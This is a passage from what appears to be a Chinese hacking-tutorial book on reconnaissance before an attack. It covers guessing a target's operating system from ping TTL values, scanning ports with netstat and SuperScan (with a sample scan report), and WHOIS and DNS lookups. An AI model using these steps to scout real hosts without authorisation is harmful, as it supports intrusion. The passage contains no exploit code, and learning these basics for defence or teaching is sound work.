黑客在入侵某台主机时，事先必须侦察出该计算机的操作系统类型，这样才能根据需要采取相应的攻击手段，以达到自己的攻击目的。常用侦察对方操作系统的方法为使用ping命令探知对方的操作系统。

一般情况下，不同的操作系统其对应的 TTL 返回值也不相同，Windows 操作系统对应的 TTL 值一般为 128；Linux 操作系统的 TTL 值一般为 64。因此，黑客在使用 ping 命令与目标主机相连接时，可以根据不同的 TTL 值来推测目标主机的操作系统类型，一般在 128 左右的数值是 Windows 系列，64 左右的数值是 Linux 系列。这是因为不同的操作系统的机器对 ICMP 报文的处理与应答也有所不同，TTL 的值是每过一个路由器就会减 1。

在“运行”文本框中输入 cmd，单击“确定”按钮，打开 DOS 窗口，在其中输入 ping 192.168.0.135 命令，然后按 Enter 键，即可返回 ping 到的数据信息，




分析上述操作代码结果，可以看到其返回 TTL 值为 128，说明该主机的操作系统是 Windows 操作系统。




绝招3：确定可能开放的端口服务

确定目标主机可能开放的端口的方法有多种，常用的方法是使用扫描工具，如 SuperScan 等，还可以使用相关命令查看本机开启的端口，具体的操作步骤如下。


Step 01 在“命令提示符”窗口中输入 netstat -a -n 命令，按 Enter 键，即可查看本机开启的端口，在运行结果中可以看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态，如下图所示。




Step 02 启动 SuperScan 程序，然后切换到“主机和服务器扫描设置”选项卡，在其中对想要扫描的 UDP 和 TCP 端口进行设置，如下图所示。



Step 03 切换到“扫描”选项卡，在其中输入目标开始 IP 地址和结束 IP 地址，如下图所示。



Step 04 单击 ▶ 按钮，即可开始扫描地址，在扫描进程结束之后，SuperScan 将提供一个主机列表，用于显示每台扫描过的主机被发现的开放端口信息，如下图所示。



Step 05 SuperScan 还有选择以 HTML 格式显示信息的功能。单击“查看 HTML 结果”按钮，即可显示扫描了哪些主机和在每台主机上哪些端口是开放的，并生成一份 HTML 的报告，如下图所示。

SuperScan Report - 03/09/19 18:15:22

IP	**192.168.0.1**
Hostname	[Unknown]
UDP Ports (1)	
53	Domain Name Server
UDP Port	**Banner**
53 Domain Name Server	BIND version: 8.4.

IP	**192.168.0.7**
Hostname	[Unknown]
Netbios Name	WWW-A4045516006
Workgroup/Domain	WORKGROUP
UDP Ports (1)	
137	NETBIOS Name Service
UDP Port	**Banner**
137 NETBIOS Name Service	MAC Address: 00:15:58:89:F7:B1 NIC Vendor : Unknown Netbios Name Table (6 names) WWW-A4045516006 00 UNIQUE Workstation service name WORKGROUP 00 GROUP Workstation service name WWW-A4045516006 20 UNIQUE Server services name WORKGROUP 1E GROUP Group name WORKGROUP 1D UNIQUE Master browser name ..__MSBROWSE__. 01 GROUP



绝招4：查询WHOIS和DNS

1. 查询WHOIS

一个网站制作完毕后，要想发布到互联网上，还需要向有关机构申请域名，而且申请到的域名信息将被保存到域名管理机构的数据库中，任何用户都可以进行查询，这就使黑客有机可乘了。因此，踩点流程中就少不了查询 WHOIS，常用的查询 WHOIS 方法如下：

1）在中国互联网信息中心网页上查询

中国互联网信息中心是非常权威域名管理机构，在该机构的数据库中记录着所有以 .cn 为结尾的域名注册信息。查询 WHOIS 的具体操作步骤如下。


Step 01 在 Microsoft Edge 浏览器的地址栏中输入中国互联网信息中心的网址 http://www.cnnic.net.cn/，即可打开查询页面，如下图所示。




Step 02 在其中的“查询”区域的文本框中输入要查询的中文域名，如这里输入“淘宝 .cn”，然后输入验证码，如下图所示。



Step 03 单击“查询”按钮，打开“验证码”对话框，在“验证码”文本框中输入验证码，如下图所示。



Step 04 单击“确定”按钮，即可看到要查询域名的详细信息，如下图所示。



2）在中国万网网页上查询

中国万网是中国最大的域名和网站托管服务提供商，它提供 .cn 的域名注册信息，而且还可以查询 .com 等域名信息。查询 WHOIS 的操作步骤如下。

Step 01 在 Microsoft Edge 浏览器的地址栏中输入万网的网址 https://wanwang.aliyun.com/，即可打开其查询页面，如下图所示。



Step 02 在打开页面的“域名”文本框中输入要查询的域名，然后单击“查询名”按钮，即可看到相关的域名信息，如下图所示。



2. 查询DNS

DNS 即域名系统，是 Internet 的一项核心服务。简单地说，利用 DNS 服务系统可以将互联网上的域名与 IP 地址进行域名解析，因此，计算机只认识 IP 地址，不认识域名。该系统作为可以将域名和 IP 地址相互转换的一个分布式数据库，能够帮助用户更为方便地访问互联网，而不用记住被机器直接读取的 IP 地址。

